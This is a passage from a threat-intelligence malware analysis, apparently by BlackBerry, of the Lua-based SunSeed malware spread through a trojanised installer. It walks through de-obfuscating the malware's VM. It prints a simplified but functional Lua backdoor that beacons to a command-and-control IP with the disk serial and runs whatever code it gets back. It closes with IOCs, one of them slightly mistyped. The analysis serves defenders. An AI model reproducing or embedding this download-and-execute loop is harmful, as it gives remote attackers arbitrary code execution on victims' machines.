o[2] = "luacom"
s = o[1]("luacom")
o[1] = s[1]
o[1] = o[1]["CreateObject"]
o[2] = "Scripting.FileSystemObject"
s = o[1]("Scripting.FileSystemObject")
o[1] = s[1]
o[1] = o[1]["Drives"]
o[2] = o[1]
o[1] = o[1]["Item"]
```

With some refactoring, this becomes:

```
gsub_func = _ENV["string"]["gsub"]
require('luacom')
drives_item = luacom.CreateObject("Scripting.FileSystemObject")["Drives"]["Item"]
```

Using the variable table and information in the frames, the VM is dynamically building and executing Lua code. This is no easy feat, and a difficult feature to build into an obfuscator!

This dynamic building process avoids any direct calls to Lua functions that cannot be fully obfuscated or hidden and would therefore be easier for a researcher reading the script to identify. For example, back in Figure 8, some Lua functions were renamed to obfuscate the code. However, with a simple find/replace operation, the function calls can be restored back into the code. This is how the config parsing code in Figure 9 was simplified.

Continuing to step through the frames, the final Lua program (with some elbow grease) reduces to the following Lua code:

```lua
require('luacom')
require('socket')
require('socket.http')

script = luacom.CreateObject("Scripting.FileSystemObject")
drives = script.Drives
serial = drives.Item(drives, 'C')["SerialNumber"]
serial = string.gsub(serial, "-", "")
url = "http://84.32.188.96/" .. serial

while true do
    response = socket.http.request(url)

    -- In case of nil response from web server convert to "nul" string
    -- to avoid loadstring call failing as that call is not protected
    if response == nil then
        response = "nul"
    end

    socket.sleep(3)
    pcall(loadstring(response))
    collectgarbage()
end

return
```

Figure 19 - Simplified Lua script, functionally equivalent to SunSeed

SunSeed sits in a loop, checking for additional Lua scripts to execute from the command-and-control (C2) (84[.]32.188[.]96). Sadly, no further scripts were seen from the C2 during our research.

An important point to note is that the Trojanized installer brings an extra module "tp.lua," which is not required for the core script. This indicates that the module is required for future Lua scripts; tp.lua is a Lua library that supports SMTP and FTP, which indicates that future scripts from the C2 are likely concerned with email and file operations.

Conclusion

While SunSeed is a rather basic piece of malware from a functionality perspective, the way in which the malware is obfuscated is far from simple. Typically, concealing the intentions of a script is much more difficult than for compiled binaries; scripts are meant to be read, whereas machine code is not. But the obfuscation witnessed here is intense.

Lua's popularity has grown in recent years, largely due its use in the successful game *Roblox*. The appearance of Lua in such a high-profile scenario, coupled with the increase in open-source Lua tooling and knowledge to draw from, could be an indicator that Lua's use in the world of malware is on the rise.

With millions of people fleeing Ukraine, attackers seek new ways to wreak havoc on organizations that are helping get them to safety. As this story continues to unfold, BlackBerry will share new information as it becomes available, to better arm defenders against malicious threats such as SunSeed.

IOCs

84[.]32.188[.[96 - **SunSeed C2** -

84[.]32.188[.]141 - **Hosting Trojanised MSI**

31d765deae26fb5cb506635754c700c57f9bd0fc643a622dc0911c42bf93d18f – **Trojanised MSI**

1561ece482c78a2d587b66c8eaf211e806ff438e506fcef8f14ae367db82d9b3 - **Malicious Excel Document**

7bf33b494c70bd0a0a865b5fbcee0c58fa9274b8741b03695b45998bcd459328 – **Core print.lua script**

About The BlackBerry Research & Intelligence Team

The BlackBerry Research & Intelligence team examines emerging and persistent threats, providing intelligence analysis for the benefit of defenders and the organizations they serve.

Back